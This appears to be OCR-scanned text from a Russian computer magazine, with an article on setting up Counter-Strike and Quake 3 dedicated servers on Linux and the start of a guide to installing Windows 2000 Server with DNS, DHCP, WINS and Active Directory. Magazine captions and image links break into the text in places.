В данном случае требования к оси и железу несколько отличаются от требований клиентской части, ведь сервер выполняет иные задачи, нежели клиент, а именно: позволяет игрокам взаимодействовать друг с другом при определенных смоделированных условиях, например, на определенной карте, и следить за ними. Серваку для этого не надо обсчитывать тяжеленную графику, а игроку не надо учиться работать с пингвином - виндовый клиент и никсовый сервер прекрасно общаются друг с другом по фирменному игровому протоколу.

ПОЧЕМУ ЛИНЬ?

Итак, почему же все-таки именно Линух, а не Винда? Причин может быть минимум три:

1. У тебя уже есть тачка под Линухом, которая выполняет функции ftp или веб-сервера, да и загружена она далеко не полностью, а для игр ставить второй комп накладно.

2. Линь более надежен. Даже если твой игровой сервак по какой-либо причине упадет, он не утащит за собой всю ось, что запросто может произойти в Виндах, и ты сможешь удаленно поднять его обратно, не бегая к компу с большим ресетом :).

3. Тебе не нужно будет беспокоиться о законности используемого софта, о лицензиях и т.п. Линукс - свободная ось, многие ее дистрибутивы распространяются бесплатно. И не надо орать, что в нашей пиратской стране - это не актуально! Для компьютерного клуба это еще как актуально! А покупать лицензии на Винду у гяди Билла за немалую сумму зеленых - это облом, а тут все абсолютно чисто, да и качество на уровне.

Сразу отмечу, что пока далеко не все дистрибутивы игровых серверов существуют под Линукс, поэтому иногда альтернативы Виндам может и не оказаться, но ситуация постоянно меняется в лучшую сторону.

Я не буду говорить о такой вещи, как безопасность nix* систем - вопрос довольно спорный, многое зависит от дырок самого игрового сервака, мастерства кул хакера, ну и от твоей головы, конечно. Практика пока-

зывает, что часто никсы настроены так, что сломать их не составляет особого труда, и дело тут именно в админе, а не в самой оси. Хотя немаловажную роль здесь сыграли юзерориентированные дистрибутивы, где о "secure by default", похоже, забыли.

ВО ЧТО ИГРАЮТ?

Если ты заядлый геймер или админ компьютерного клуба, то тебе нет смысла рассказывать, во что сейчас играют больше всего, но если ты только решил поставить пару игровых серваков в локалке или заняться организацией собственного клуба, кратко напомним несколько самых популярных сетевых игрушек на данный момент. Counter-Strike, Quake 3, Diablo, Warcraft, Ultima Online, Unreal Tournament, Soldier of Fortune, etc. Сервера части из этих игрушек доступны и под Линухом.

Уверен, что, установив сервера для этих игр, ты обеспечишь популярность своему клубу или локальному серваку.

МЕТАЛЛОМ

Ты, конечно же, спросишь, какое железо понадобится для игрового сервера. Тут все пропорционально нагрузке на него. Если ты планируешь просто поиграть со своими друзьями по локалке и максимальное количество юзеров ограничивается 5-7, то тебе хватит тачки с процем ~ 300 МГц и оперативкой 128 мег (хотя



Рубрика с конкретными примерами и готовыми решениями по теме номера. Исходники, скрипты, примеры настройки софта, реализация типичных задач, а также нестандартные способы решения многих проблем.

Content:

Играем не по-детски	18
Win2kServ - горога в AD	22
Сетевые прятки	26
Горячий прокси-сервер	30
Админим правильно	34
Старая скрипучая форточка	38
В бой идут одни старики	42
Возвращение блокнота	46
Офисный спам	50
Самый серьезный гейт	54
Кто скачал мяу?	58
Перекусим перловкой?	62

один мой знакомый говорил, что сотый пень вполне сносно тянул CS сервак при 5 игроках). Если же игроков планируется больше, то оптимально будет решение на процессоре 800-1000 МГц и 256 оперативки (лучше DDR). Многие также рекомендуют использовать процессоры от AMD серии XP в сочетании с DDR памятью. А вообще, здесь можно руководствоваться принципом: чем больше, тем лучше, особенно, если есть перспектива роста числа играющих на твоём сервере. Ну и не стоит забывать о наличии надежных каналов связи. Впрочем подумав о железе, ты в дальнейшем избавишься от жалоб игроков на тормоза и зависания.

ПОДГОТОВКА

Перед установкой сервера рекомендую тебе сделать некоторые приготовления в системе, а именно - создать отдельную директорию для каждого игрового сервака, а также завести несколько отдельных юзеров, под которыми ты будешь их запускать.

Почему нужен отдельный юзер? Это вопрос безопасности системы. Если сервер попытаются хакнуть, то злоумышленник получит права только того юзера, от имени которого запущен сервант. Думаю, ты догадаешься, что будет, если сервер запущен под рутотом.




<http://server.counter-strike.net>

самим сервером, останутся только в рамках прав отведенного юзера и не затронут чужие файлы.

COUNTER-STRIKE

Одна из самых популярных игршек на данный момент. Ее сервер есть и под Линукс. Напомню, что сервер Counter-strike - это настройка для сервера Half-Life, поэтому сначала тебе придется установить сервер Half-Life (hlds - Half-Life dedicated server), а на него



Пишем скриптину

<http://www.3dgamers.com> - отличный сайт, посвященный играм, здесь ты найдешь множество полезной информации, в том числе и об игровых серверах.

Пока далеко не все дистрибутивы игровых серверов существуют под Линукс, поэтому при выборе тобой определенных игр альтернативы Виндаму может и не оказаться, но ситуация меняется в лучшую сторону.

Ну и вторая причина - стабильность системы: могут произойти различные аварийные ситуации, при которых есть вероятность непредвиденного повреждения каких-либо файлов, в том числе и системных (случаи с полным обнулением довольно важных конфигов при непредвиденных ребутах уже случались в моей практике). В нашем же случае мы уменьшим вероятность таких ситуаций, ведь возможные повреждения, вызванные

уже - Counter-strike сервер (Counter-strike dedicated server).

Скачиваем hlds_13110.tar.gz по линке: <http://server.counter-strike.net/file-central/pfiledb.php?action=file&id=29> (весит это чуго 116.3 мег) и CSDS по линке: http://www.counter-strike.net/linux_full.html (весит тоже немало - 107 мегов).

Теперь поставим HLDS. Я отмечу лишь наиболее важные пункты установки - на сайте <http://www.madeagle.ru> есть подробнейшие руководства по установке CS и HL серверов на русском языке, поэтому нет смысла их повторять полностью, да и мелочей, которые нужно учесть, слишком много, чтобы уместить в одну статью.

Дистрибутив HLDS копируем в созданную для него директорию и распаковываем архив:

```
tar -xzf hlds_13110.tar.gz
```

В нашей директории появится папка hlds_1, в которой и будут находиться

все файлы игрового сервера. Далее распакуем архив с сервером CS в директорию hlds_1 - в hlds_1 появится гора cstrike. Итак, тут у нас валяются различные файлы, кратко поясню назначения некоторых из них.

hlds_1/cstrike/server.cfg - собственно главный конфиг сервака, здесь задаются основные параметры его работы. Все доступные переменные можно посмотреть на сайте сервера по линке: <http://server.counter-strike.net/commands.html>.

hlds_1/cstrike/motd.txt (motd - message of the day) - файл содержит текст сообщений, которые будут выводиться на экран при подключении к серверу. Сюда пиши все, что считаешь нужным сообщить своим посетителям.

hlds_1/cstrike/mapcycle.txt - конфиг для используемых карт на сервере.


Каталог **hlds_1/cstrike/maps/** - содержит файлы карт сервера.

С конфигами, надеюсь, ты разберешься. Сейчас нужно создать скрипт запуска твоего сервера со следующим содержанием:


```
#!/bin/sh
GAMESDIR=/home/game
export GAMESDIR
LD_LIBRARY_PATH=$GAMESDIR/hl/hlds_1:$LD_LIBRARY_PATH
export LD_LIBRARY_PATH
hlds_run -game cstrike +ip 212.23.95.152
+maxplayers 10 +map cs_estate
```

Здесь **-game cstrike** задает, что играть будем именно в CS (настройка для HL есть и другие), **+ip host** задает ip твоего сервака, **+maxplay-**

<http://www.madeagle.ru> - если ты решил взяться за CS, то тебе непременно нужно будет посетить этот сайт. Файлы, руководства, новости присутствуют здесь в изобилии.



Запускаем CS сервер...



Один из лучших русских сайтов по CS и его администрированию

ers 10 - максимальное количество игроков, **+map XXXX** - выбранную карту XXXX.

Не забудь задать права на исполнение для созданного скрипта. Скрипт можно было и не создавать, но тебе бы пришлось вводить все эти команды вручную постоянно при каждом новом запуске сервера.

Надеюсь, что ты не забыл, что все эти действия нужно производить из под созданного тобой для этой цели юзера. Осталось запустить сервер. Если никаких ошибок не выдано, то считай, что все встало удачно.

Сейчас твоя задача - более тонкая настройка сервера, которая будет происходить уже в ходе работы сервера и при возникновении конкретных ситуаций.

QUAKE 3 ARENA

Тоже далеко не последняя игрушка в рейтингах популярности. Тянем дистрибутив сервака по линке: ftp.netis.ru/pub/software/quake/quake3/linux/linuxq3ded-1.27g-beta1.tar.gz. Установка сервера q3 не составляет особого труда, если ты хоть в какой-то степени знаком с *nix системами. Сервер поставляется в виде бинарника, поэтому компилировать ничего не нужно.

Создадим директорию под названием, например, q3 и вложенную в нее директорию baseq3:

```
mkdir -p $GAMEDIR/q3/baseq3.
```

Далее распакуем бинарник сервака в директорию Q3:

```
tar -xzf linuxq3ded-1.27g-beta1.tar.gz.
```

После чего находим дистрибутив с игрушкой Quake 3 и копируем из него файлы Pak0.pk3, Pak1.pk3, Pak2.pk3, Pak3.pk3, Pak4.pk3 в корневую директорию нашего сервера (q3). Далее запускаем файл сервера:

```
sh filename
```

После этого в директории появятся некоторые файлы, главный конфиг - config.cfg - будет находиться в директории baseq3. Приведу некоторые параметры настройки сервера:

set g_gametype 0 - устанавливает тип игры, 0 - разрешено для всех;

set fraglimit 0 - количество фрагов;

set timelimit XX - устанавливает продолжительность игры, где XX - время в минутах;

set sv_maxclients XX - задает максимальное количество игроков, XX - число игроков;

set server servername - задает имя сервера servername;

set g_motd "motd" ;) - сообщения перед началом игры;

set rconpassword "pass" - собственное административное пароли;

set bot_enable 1 - включаем ботов;

addbot uriel 3 100 - добавляем бота и задаем его параметры, вписывай аналогичную строку для каждого бота;

set "Administrator" "adm-name", set "Email" "adm@mail", set "URL" "http://q-admin.com", set "Location" "server-info", set "CPU" "hw-info" - устанавливает инфу о серваке и его админе.

Это лишь малая часть параметров из конфига Q3, но, думаю, проблем с его правкой у тебя возникнуть не должно. А вообще, можешь поискать готовый конфиг в Инете. Теперь можно запускать сервер командой:

```
./q3ded +set dedicated 1 +set +exec config.cfg
```

если ты находишься в директории Q3, куда мы установили сервер. Для упрощения жизни и избавления от ввода огромных команд рекомендую вписать команду в скрипт с приятным названием, например, q3start.

Создай текстовый файл следующего содержания (воспользуемся программой cat):

```
$ cat > q3start
#!/bin/sh
GAMEDIR=/home/game
export GAMEDIR
```

```
$GAMEDIR/q3/q3ded +set dedicated 1 +exec config.cfg
```

где **+set dedicated 1** - указывает тип запуска сервера, **+exec config.cfg** - указывает тот конфиг, который следует использовать.

Нажми "Ctrl + C" для завершения ввода. Далее назначай права на исполнение для твоего скрипта:

```
chmod +x q3start
```

После этого ты сможешь запускать сервер простой командой из каталога сервера:

```
./q3start
```

Удобства на лицо :). Если ошибок при запуске не возникло, то могу тебя поздравить, сервер работает. Если что-то не так, проверь конфиг еще раз. Как правило, многие проблемы скрываются именно в ошибках конфига.


SCREEN ИЛИ BACKGROUND?

При запуске сервака, в частности, CS, ты, наверное, обратил внимание, что работает он только пока открыт терминал, в котором ты отдал команду на запуск сервера, при закрытии же терминала процесс сервера прекращается. Здесь нет ничего удивительного - терминал при завершении своей работы убивает все дочерние процессы. Поступить в данной ситуации можно следующим образом:

Первый способ - использовать так называемый screen. Screen - специальный экранный менеджер с эмуляцией терминала, который позволяет сохранять сессию, то есть все процессы, которые ты запустил в нем, и при последующем подключении продолжить работу с запущенными приложениями. Это мо-

<http://server.counter-strike.net>, <http://counter-strike.net>, <http://idsoftware.com> - информация и файлы из первоисточников.

Если ты планируешь организовать игровой клуб, тебе придется стать постоянным посетителем сайта <http://www.gameadmins.com> :).



Q3 сервант в действии

жет быть удобно, если ты администришь сервера удаленно и время от времени подключаешься к нему, чтобы отдать важные админские команды.

Скачать screen (если его нет в твоём дистрибутиве) можно по ссылке: <http://www.gnu.org/software/screen/screen.html> Там же ты найдешь и документацию к нему.

Пример использования:

screen -A -d -m -S Mysession command - запускаем команду command в screen, где опция -A - поворачивает размер окон под размер текущего терминала, -m -d - запускает новую сессию в detach режиме (рекомендуется для стартовых скриптов), -S Mysession - задает имя для данной сессии.

screen -r Mysession - возобновляет сессию Mysession в screen.

screen -list - показать процессы, запущенные под screen'ом.

Ну и второй способ - можно запустить сервер в фоновом режиме, добавив в конец команды запуск амперсанд (&). Таким образом, ты переведешь его в фоновый режим (background), но в то же время потеряешь доступ к консоли управления сервером. Поэтому тебе придется позаботиться об установке дополнительных утилит администрирования. Выбирай сам, какой способ для тебя удобнее.

АДМИНИМ

Если твой сервер уже настроен, то он практически не потребует от тебя особого внимания, проблемы возникнут при администрировании



сервера для (или против :) конечного пользователя.

Среди твоих задач будут смена карт, контроль доступа участников, резервирование слотов, слежение за порядком, ведь геймеры бывают разные, есть и такие, которые не прочь попортить жизнь другим. Об этом стоит задуматься сразу, тем более, если ты ставишь сервера в клубе. Оперативные и brutальные меры против читеров только прибавят уважения тебе и твоему клубу.

Тебе будут доступны различные средства администрирования. Практически у каждой игры есть так называемая консоль (RCON), которая позволяет управлять работой сервера с помощью текстовых команд, но существуют и утилиты, призванные упростить задачи администрирования.

Доступные команды rcon можно найти в руководстве для каждого сервера. Для администрирования CS сервера можешь попробовать HL Admin Mod, AmxMod, hlmonitor. Их установка вполне стандартна и прекрасно описывается в соответствующих README файлах, так что не буду на этом останавливаться.

Для Quake 3 попробуй The-All-Seeing Eye и Server Watch.

ЧТО ЕСТЬ ЕЩЕ?

Под Линуксом можно запустить также сервера следующих игр:


Neverwinter Nights (<http://www.3dgamers.com/games/neverwinternights/#filelist>);
Elite Force (<http://www.3dgamers.com/games/stveliteforce/#filelist>);
Battlefield (<http://www.3dgamers.com/games/battlefield1942/>);
Unreal Tournament (<http://www.3dgamers.com/games/unrealtourn2/#filelist>);

Return to Castle Wolfenstein (<http://www.wolfensteinx.com/dl.php?file=wolflinux>);
Star Wars Jedi Knight II (http://www.hub.ru/modules.php?name=Downloads&d_op=getit&lid=25).

Их установка во многом сходна с описанной установкой серверов CS и Q3 и сводится, по большей части, к копированию файлов в директорию сервера и написанию конфига, поэтому повторяться нет смысла. Особенности для каждого сервера прекрасно описаны на сайтах производителей и в документации, идущей с самим сервером.

Вот ты и узнал, что минимально следует учесть при установке игрового сервера под Линуксом. Самым фактом выбора Линуха как платформы для игрового сервера ты уже заслужил большой респект. Удачи тебе на пути продвинутого game-админа :).

Ты постоянно слышишь, что Линукс и игры несовместимы? Так знай, это совсем не так. Многие производители начинают переносить (кто-то уже перенес) свои игры на платформу Линуха, да и через WineX запускается множество виндовых игрушек, причем с минимальными потерями производительности, а в некоторых случаях даже и с выигрышем.



Правим конфиг для Q3



WIN2KSERV - ДОРОГА В АД

СТАВИМ И НАСТРАИВАЕМ WIN2K SERVER В ЛОКАЛЬНОЙ СЕТИ

Frozen (frozen@real.xakep.ru)

Лень - двигатель прогресса, и я в этом абсолютно уверен, иначе зачем было придумывать такую, хоть и зауздную, но очень облегчающую жизнь штукуевину, как компьютер?

Оси 4work

Win2k - это очередная "супербезопасная" серверная ось от компании Microsoft.


Пользователь Василий лежит в контейнере гостей, который, в свою очередь, лежит в контейнере аккаунты, и все это относится к домену subdomain, причем он является поддоменом domain, входящим в домен yes %).

A

ты посмотри вокруг - эти железки заполняют практически все свободное пространство, к тому же с наращиванием производительной мощи :) додумались объединить весь информационно-перерабатывающий механизм в огромные мегасети. Вон, я погляжу, и к твоему железному другу тянется проводок, и весело подмигивает диодик, радостно говоря о том, что битики и байтики с огромной скоростью вливаются в железный организм на переработку. Но с такими темпами развития сетевых организмов встал и другой вопрос, а как, собственно, всем этим управлять? Не, ну понятно, можно вручную установить и настроить 1-2-3-4 компа, но когда приходится иметь дело с достаточным количеством машин, человек, за это отвечающий (читай админ :), имеет нехилые проблемы, и встает очередной вопрос, как можно упростить себе жизнь... В общем-то, об этом я и собрался тебе сегодня рассказать.

ЧТО ЗА ЗВЕРЬ WIN2KSERVER?

Вообще, название говорит само за себя - это очередная "супербезопасная" серверная ось от компании Microsoft. Сейчас мы с тобой как раз и разберемся, как же установить и настроить это чудо, но для начала давай определимся с дистрибутивом. Их существует аж 3 штуки, главным отличием между которыми являются цена и количество поддерживаемых процессоров/памяти/кластеризации. Если у тебя <= 4х процессоров и 4 Гб памяти, то я предлагаю тебе остановить свой взгляд на самом скромном варианте - коробочке с надписью Windows 2000 Server без всяких артефактов в виде приставок Advanced или Datacenter. Выбирая русскую версию, ты избавляешься от проблем с поиском дистриба (парадокс, но найти Eng версию сервера на прилавках было достаточно трудно), да и потом легче будет освоить, если все хелпы в системе сделаны на великом и могучем. Итак, с дистрибом разобрались, теперь давай посмотрим, что же предлагается для упрощения нелегкой админской жизни. В состав системы входят такие службы, как



Рабочий стол после установки ОС

DNS, DHCP, FTP, HTTP и мегавещь - Active Directory (далее для упрощения я буду писать AD).

AD И ВСЕ-ВСЕ-ВСЕ

AD (или "служба каталогов" по-русски) - это огромное хранилище, которое может хранить разную информацию о пользователях, компьютерах, принтерах и вообще еще много всего; это основное, что нам понадобится для дальнейшей работы. Каждая единица, хранящаяся в AD, называется объектом, причем служба также хранит и информацию о самом объекте и его свойствах, и называется это атрибуты объекта. Для доступа к службе существует специальный протокол LDAP (Lightweight Directory Access Protocol - простой протокол доступа к каталогам), который и определяет способы доступа и обращения между клиентом и сервером AD. Здесь для каждого объекта есть его собственное особенное имя, с помощью которого и можно различать, что перед нами находится, данные о пользователе или же компе. Причем это имя помогает найти путь в AD, где этот объект лежит. У имени есть две основных части - CN (common name - общее имя) и DC (domain component - доменный компонент). CN показывает на объект или место, где он лежит, а DC говорит о домене, к которому относится объект. Вот, например, имя CN=Vasilii,CN=Guests,CN=Accounts,DC=subdomain,DC=domain,DC=yes говорит

о том, что пользователь Василий лежит в контейнере гостей, который, в свою очередь, лежит в контейнере аккаунты, и все это относится к домену subdomain, причем он является поддоменом domain, входящим в домен yes %). Вот так все запутано, но на геле выглядит гораздо проще и понятнее, о чем мы поговорим дальше. А в глобальном смысле AD делится на леса, деревья, домены и OU (Organization Unit - организационная единица), то есть полная аналогия с реальной природой, где домены представляют ветками, объединение доменов - дерево и скопище деревьев - лес. Но это обычно требуется в больших организациях, нам же хватит и одного домена, который по совместительству будет являться и деревом, и лесом :). Короче говоря, хватит пирической теории, будем осваивать все это дело на практике.

УСТАНОВКА СЕРВЕРА

Если ты приобрел загрузочный диск, то просто вставляй его в ЦэдЭрОМ и следуй появляющимся инструкциям, благо процесс установки не сильно изменился со времен MS-DOS. Если же нет, то топай в папочку I386 и вводи winnt, после чего опять же на экране появятся привычные буковки. Обычно единственное, что от тебя требуется, - это настройка всяких параметров, относящихся к выбору страны, часового пояса да ввода имени компа и задания админского

пароля (который я советую тебе старательно запомнить - без него ты просто не попадешь в систему). Для нашего примера я буду использовать в качестве имени компьютера SERVER-PDC. После успешной установки и загрузки только что установленных виндов появится табличка, советующая нажать Ctrl-Alt-Del, делай распальцовку - не бойся - это сделано для повышения "безопасности". Ну и дальше просто логинишься админом, и перед тобой возникает рабочий стол примерно следующего вида (я уже поставил все драйвера для устройств):

То есть запускается что-то похожее на мастер, который по идее должен был бы упростить настройку сервера, однако на деле получается странная вещь - ты не можешь установить Active Directory, пока не установишь DNS-сервер, который предлагается установить автоматически, но глядя инсталла у тебя должен быть пароль, который ты получишь только после установки AD, - замкнутый круг выходит. Да и потом, настраивая все вручную, ты будешь полностью уверен в настройках, ведь сам знаешь - полагаться на defaults, предлагаемые дядей Билли, это смешно.

КОРНИ СЕРВЕРА, НАСТРОЙКА DNS

Я гадую, не нужно объяснять, что это за служба и для чего она предназначена, об этом не раз писали в журнале, да и потом документов по этому делу навалом. А у нас же без нее вообще ничего работать не будет, так как для нормальной работы AD необходимо правильное функционирование сервера на 53 порту :). Ты, конечно же, можешь установить отдельный DNS-сервер на другой компьютер, но помни, что для создания "каталога" нужна поддержка динамического DNS. В общем, доставай диск с Виндой и топай по направлению «установка компонентов Windows»->сетевые службы->DNS», там ставь птичку и жми ОК. Поздравляю, ты только что установил DNS, но теперь тебя ждет нелегкий процесс настройки (кстати, учти - для нормального продолжения твоему серверу нужно назначить статический (ака постоянный) IP-адрес и указать первичный DNS-сервер), ведь все это надо подогнать под твои конкретные потребности. Для этого идем в «панель управления»->администрирование» и кликаем на появившемся значке DNS, откроется консоль управления, и ты увидишь примерно следующую картинку:

Кликай на папке "Зоны прямого просмотра" (правой кнопкой крыски :) и выбирай пункт "создать новую зону". После этого запустится мастер, который поможет произвести начальную настройку, тебе предложат на выбор три типа зон - "Интегрированная в Active Directory", "Основная" и "До-



полнительная", причем первый пункт будет неактивный (по причине отсутствия AD), а последний выбирать не имеет смысла, пока не создана основная. Так что есть всего единственное, что ты можешь выбрать, - это золотую середину :). Следующим этапом нужно задать имя нового домена (если у тебя уже есть домен в Сети, можешь указать его, а если нет - то любое имя, которое только вздумается), после чего ты опять можешь порадоваться только что созданной записи зоны. Но не все так просто, как кажется сначала... Ведь у тебя создана только одна первичная зона, причем не указан ни один узел (кроме сервера имен), и к тому же в таком виде ничего нормально работать не будет. Чтобы исправить создавшееся положение, предлагаю привести в дефолтовую установку некоторое разнообразие. Во-первых, советую добавить узел localhost (с адресом 127.0.0.1), SERVER-PDC и псевдонимы для разных сервисных служб (то есть www, ftp, pop и т.д.), делается это все через ту же правую кнопку мышки. Во-вторых, по умолчанию наш сервер/зона (вообще говоря, настройки сервера и зоны могут отличаться) не поддерживает динамическое добавление, которое потребуется при установке AD (ты же не хочешь ручками прописывать каждый компьютер, который собираешься присоединить к домену).

Надеюсь, трудностей это вызвать не должно - с этой стороны все довольно просто. К слову говоря, ты можешь создать еще и зону обратно-

го просмотра, для каждой из зон прямого поиска - это нужно для обратного преобразования IP-адреса -> имя узла, делается это аналогично настройке прямой зоны.


На этом считаю настройку DNS-сервера законченной, и можно теперь приступить к установке других компонентов сервера.

У меня после всех хитроумных махинаций получилось вот что:


ДНСР - ПОМОЩНИК АДМИНА

Для начала немного теории - служба DHCP предназначена для того, чтобы ты не мучался и не прописывал вручную все сетевые настройки на каждой клиентской машине, все делается само. А при нормальной настройке каждому компу не только выделится IP-адрес, но еще и передадутся сведения о маске подсети, шлюзе, dns-сервере, имени домена, WINS-сервере (об этом дальше) и еще много всякой полезной информации, к тому же имя узла автоматически регистрируется на нашем DNS. Надеюсь, ты оценил все полезности этого сервиса, а я помогу тебе его установить и настроить. Итак, тебе опять нужен дистрибутив с Виндами, а дальше делаешь все то же самое, что и в предыдущем пункте, только теперь нужно поставить галочку напротив "DHCP". В принципе, теперь нужно проделать шаги, аналогичные тем, что мы делали при настройке DNS, только с тем лишь отличием, что до этого мы настраивали статические адреса, а здесь нужно будет распределить пространство адресов для всех клиентских машин и указать, какие параметры им требуется принять с сервера. Небольшой хинт - после создания области адресов уже будет невозможно поменять указанную маску подсети, так что не ошибайся, а то придется все удалять и настраивать заново. В процессе создания области можно выделить несколько ключевых моментов - это, собственно, само задание диапазона IP, добавление исключений (то есть распределение тех адресов, которые не будут выдаваться компьютерам в сети - это нужно для

Сначала определись с типом ОСей компьютеров, которые будут включены в твой новый домен, потому что изначально сервер работает в так называемом "Смешанном режиме", когда каталог могут пользоваться как клиенты WinNT4/9x, так и Win2000/XP.



Настройка динамического обновления для зоны



Девственно чистое окно с зонами




Наш новый DNS



того, чтобы оставить постоянные адреса для узлов-серверов), ну и настройка дополнительных параметров (тут как раз и указываются всякие дополнительные сведения, про которые я говорил выше). Для того чтобы установить авторегистрацию на сервере имен, нужно зайти на вкладку "DNS" в свойствах области. После шаманства я увидел на экране следующее:

ВСПОМНИМ О СТАРОМ - СЛУЖБА WINS

WINS (Windows Internet Naming Service - Сетевая служба имен виндовс) - это




старый, тормознуто-глючный аналог DNS'a, скрещенного с DHCP'ой, который предоставлял схожие функции и работал с NetBIOS (то есть тут происходит регистрация имени компа и преобразование имя-NetBIOS -> IP-адрес). Подробнее об этой службе ты можешь прочесть в многочисленных RTFMax. Конечно, можно обойтись и без этого атавизма, но, к великому сожалению, еще не все пользователи пересели на Win2k и XP'юнделей, да и к тому же программ, использующих нетбиос пока предостаточно, так что придется осваивать и управление этим сервисом. Установка же этого добра на наш сервер до смешного проста, так что я не буду на этом задерживаться, а после предыдущих двух шагов у тебя все должно получиться.

ACTIVE DIRECTORY - ПРОЦЕСС ПОШЕЛ

Вот мы и добрались до самого главного, того, ради чего выполняли все предыдущие настройки, - настало время установить и настроить службу каталога. Для этого запускай мастер командой dsroot.exe, но перед этим убедись, что на диске, предназначенном для базы AD, хватает места (~200-500 мегов на среднюю сеть должно хватить), а также учти - нужен хотя бы один раздел с NTFS, на котором будет лежать папка SYSVOL. Теперь будем разбираться по шагам, чего же от нас хотят: для начала тебе нужно указать тип твоего контроллера домена, но поскольку у нас сеть небольшая с одним сервером, то выбираем "Контроллер домена в новом домене". Дальше до момента указания места, где будет располагаться база данных и журнал, все должно быть ясно из рассуждений в начале статьи, да и с местоположением ты тоже уже должен был определиться. И к тому же, так как мы с тобой уже создали сер-

